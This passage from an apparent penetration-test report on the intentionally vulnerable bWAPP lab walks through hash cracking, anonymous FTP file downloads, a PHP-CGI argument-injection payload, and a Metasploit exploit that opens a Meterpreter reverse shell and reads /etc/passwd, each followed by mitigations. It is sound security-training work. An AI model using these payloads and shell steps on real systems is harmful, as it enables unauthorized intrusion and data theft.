After finding user credentials we can use crackstation (a website used to crack variety of hashes) . For the user bee, we have cracked the password as bug.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

6885858486f31043e5839c735d99457f045affd0

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6885858486f31043e5839c735d99457f045affd0	sha1	bug

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

6.3 A05 – Security Misconfiguration

The presence of an insecure FTP configuration in bWAPP, such as using default credentials or unencrypted communication, falls under **OWASP Top 10 A05: Security Misconfiguration**, as it exposes sensitive services to unauthorized access and potential data breaches.

6.3.1 Insecure FTP Configuration

An insecure FTP configuration was identified where the server allows **anonymous login** without authentication. This configuration grants any remote user access to files hosted on the server, including potentially sensitive data, without requiring valid credentials.

This vulnerability exists on the target FTP service running **ProFTPD 1.3.1** (Bee-box 192.168.1.11). Once connected, an attacker can list, download, and potentially upload files, leading to unauthorized information disclosure.

Impact

- **Information Disclosure** – Sensitive files accessible without authentication.
- **Intellectual Property Theft** – Download of proprietary or confidential documents.
- **Data Manipulation** – Possible upload/overwrite of existing files.
- **Further Exploitation** – Obtained files could aid in further attacks.


Attack Vector

The vulnerability is exposed via **Port 21 (FTP)**, accepting username anonymous with an empty password or generic email. The server provides access to the root FTP directory and its contents without any form of authorization.

Vulnerability Scan

Apache IP Disclosure

The Apache server response header discloses the internal IP address in error messages, revealing internal network structure to external parties. By viewing this, we can find the Apache Server version, the ip of the vulnerable website. In this case it is localhost, in normal pentesting it will display the ip of the vulnerable website or machine.




```
http://localhost/bWAPP/i,qge
404 Not Found
```

Not Found

The requested URL /bWAPP/i,qge was not found on this server.

Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at localhost Port 80

Nmap Scan Output




```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.11 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 09:57 EDT
Nmap scan report for 192.168.1.11
Host is up (0.0016s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
MAC Address: 00:0C:29:A2:7E:DF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

How the Attack is Performed


1. Run nmap to identify open ports and services.
2. Connect to the FTP service:
3. ftp 192.168.1.11
4. Name: anonymous

Password: <blank>




```
┌──(root㉿kali)-[~]
└─# ftp 192.168.1.11
Connected to 192.168.1.11.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.1.11]
Name (192.168.1.11:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
```

5. Upon successful login, we can try to find current directory:




```
ftp> pwd
Remote directory: /
```

6. Then we can list all the files in the directory using "ls"



```
ftp> ls
229 Entering Extended Passive Mode (|||43400|)
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 root     www-data   543803 Nov  2  2014 Iron_Man.pdf
-rw-rw-r--   1 root     www-data   462949 Nov  2  2014 Terminator_Salvation.pdf
-rw-rw-r--   1 root     www-data   544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
-rw-rw-r--   1 root     www-data   526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
-rw-rw-r--   1 root     www-data   756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
-rw-rw-r--   1 root     www-data   618117 Nov  2  2014 The_Incredible_Hulk.pdf
-rw-rw-r--   1 root     www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
226 Transfer complete
```

7. Using get command we can perform data exflitration and steal sensitive data to our machine.



```
ftp> get Iron_Man.pdf
local: Iron_Man.pdf remote: Iron_Man.pdf
229 Entering Extended Passive Mode (|||34402|)
150 Opening BINARY mode data connection for Iron_Man.pdf (543803 bytes)
100% |*************************************************************************************************************************************************|   531 KiB    9.27 MiB/s    00:00 ETA
226 Transfer complete
543803 bytes received in 00:00 (7.03 MiB/s)
ftp> █
```

Prevention & Mitigation

Method	Description
Disable Anonymous FTP	Restrict FTP access to authenticated users only.
Use SFTP/FTPS	Implement secure file transfer protocols with encryption.
Restrict Directory Access	Apply chroot jail or allowlist to limit accessible directories.
Firewall Rules	Restrict FTP port access to trusted IP addresses.
Monitor & Log	Enable logging of FTP sessions and monitor for suspicious activity.

6.4 A06 – Vulnerable and Outdated Component

Using outdated PHP-CGI versions with known flaws makes the application susceptible to **Remote Code Execution (RCE)** attacks. This directly maps to **OWASP Top 10 A06: Vulnerable and Outdated Components**, as unpatched components can be exploited by attackers to execute arbitrary code and compromise the server.

6.4.1 PHP CGI RCE

PHP CGI Remote Code Execution is a vulnerability that occurs when PHP is run in CGI mode without proper configuration. Attackers can pass specially crafted query strings (e.g., -d parameters) to execute arbitrary PHP code on the server.
This often arises from the misuse of PHP-CGI binary or improper php.ini configurations, allowing direct code injection and system command execution.

Risk Rating:

Severity: Critical

CVSS: 9.8

Impact

- **Remote Code Execution** – Full control of the web server.
- **Data Theft** – Access to sensitive files and credentials.
- **Privilege Escalation** – Move from web server access to full system compromise.
- **Persistence** – Install backdoors for continued access.
- **Service Disruption** – Stop or alter website functionality.

4. Attack Vector

The attack exploits the way PHP-CGI processes command-line arguments embedded in the query string.

Example malicious request:


http://target/php-cgi/php-cgi.exe?-d+allow_url_include%3dOn+-d+auto_prepend_file%3dphp://input

The attacker can send PHP code in the POST body, which will be executed by the server.

Vulnerability Scan

The vulnerability was confirmed using:

- **Manual Testing** – Crafted payloads executed successfully.
- **PHP Information Disclosure** – Verified CGI mode and dangerous configurations.



http://localhost/bWAPP/admin/phpinfo.php

bWAPP - PHP CGI Remote Co... | phpinfo()


PHP Version 5.2.4-2ubuntu5

System	Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Build Date	Feb 27 2008 20:37:38
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/ldap.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini, /etc/php5/cgi/conf.d/pdo_sqlite.ini, /etc/php5/cgi/conf.d/sqlite.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

How the Attack is Performed

Step 1 – Identify PHP in CGI mode

Discovered through information disclosure that the target runs PHP in CGI mode.




http://localhost/bWAPP/admin/phpinfo.php

PHP Version 5.2.4-2ubuntu5

System	Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Build Date	Feb 27 2008 20:37:38
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/ldap.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini, /etc/php5/cgi/conf.d/pdo_sqlite.ini, /etc/php5/cgi/conf.d/sqlite.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

After knowing website IP, find suitable exploit

Once the website's IP was identified, searched for a matching PHP CGI vulnerability exploit.



MODULE

PHP CGI Argument Injection

Disclosed	Created
May 3, 2012	May 30, 2018


Description

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of

Any questions about Rapid7's solution or services? I can have a teammate jump in on chat right now!

Exploit using Metasploit


Using Metasploit, searched for the relevant exploit module.



```
msf6 > search PHP CGI Argument Injection

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank       Check  Description
   -  ----                                                   ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection               2012-05-03       excellent  Yes    PHP CGI Argument Injection
   1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06       excellent  Yes    PHP CGI Argument Injection Remote Code Execution
   2    \_ target: Windows PHP                               .                .          .      .
   3    \_ target: Windows Command                           .                .          .      .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11
msf6 exploit(multi/http/php_cgi_arg_injection) > set TARGETURI /bWAPP/admin/phpinfo.php
TARGETURI => /bWAPP/admin/phpinfo.php
```

Gain shell access via Metasploit


Executed the public exploit using Metasploit, establishing a remote shell.



```
msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (40004 bytes) to 192.168.1.11
[*] Meterpreter session 2 opened (192.168.1.8:4444 → 192.168.1.11:46892) at 2025-08-09 10:37:44 -0400
```

Maintain and interact with the shell

Interacted with the compromised system and escalated access.



```
meterpreter > pwd
/var/www/bWAPP/admin
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer    : bee-box
OS          : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Meterpreter : php/linux
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

Prevention & Mitigation

Method	Description
Disable PHP-CGI	Avoid running PHP in CGI mode unless absolutely necessary.
Patch PHP	Apply vendor security updates that address CGI vulnerabilities.
Restrict Access	Use .htaccess or server configs to block direct access to PHP-CGI binary.
Harden PHP Config	Disable dangerous settings like allow_url_include and enforce safe defaults.
Web Application Firewall (WAF)	Detect and block suspicious query strings containing PHP command-line parameters.

6.5 A07 - Identification and Authentication Failures

Weak password policies and susceptibility to password attacks undermine secure user authentication. This maps to **OWASP Top 10 A07: Identification and Authentication Failures**, where poor credential management enables unauthorized access.

6.5.1 Password Attacks

Password attacks involve malicious attempts to gain unauthorized access to user accounts by exploiting weak, reused, or predictable credentials. Attackers often use brute-force, dictionary attacks, or credential stuffing techniques to guess or reuse known passwords, bypassing authentication controls. These attacks can result in account compromise, data theft, and service abuse.

Risk Rating:

- **Severity:** High
- **CVSS:** 8.0

Impact


- **Unauthorized Access** – Full compromise of user or administrator accounts.
- **Data Breach** – Exposure of sensitive personal, financial, or corporate data.
- **Privilege Escalation** – Attackers gaining higher system privileges.
- **Operational Disruption** – Systems being misused or taken offline.
- **Reputation Damage** – Loss of customer trust and potential legal issues.

Attack Vector

Password attacks exploit insecure authentication mechanisms by repeatedly guessing credentials until access is granted.

Example methods include:

- **Brute Force** – Trying all possible password combinations.
- **Dictionary Attack** – Using precompiled lists of common passwords.
- **Credential Stuffing** – Using leaked username-password pairs from other breaches.



Vulnerability Scan

The vulnerability was identified using:

- **Manual Testing –** Demonstrated successful login via repeated automated attempts.
- **OWASP ZAP –** Simulated brute-force login requests without triggering account lockout.

Risk=Informational, Confidence=Medium (2)

http://localhost (2)

Session Management Response Identified (1)

► GET http://localhost/bWAPP/login.php


User Agent Fuzzer (1)

► POST http://localhost/bWAPP/ba_pwd_attacks_1.php

How the Attack is Performed


Step 1 – Configure proxy for interception

The attacker enables FoxyProxy in the browser to route traffic through Burp Suite for request interception.



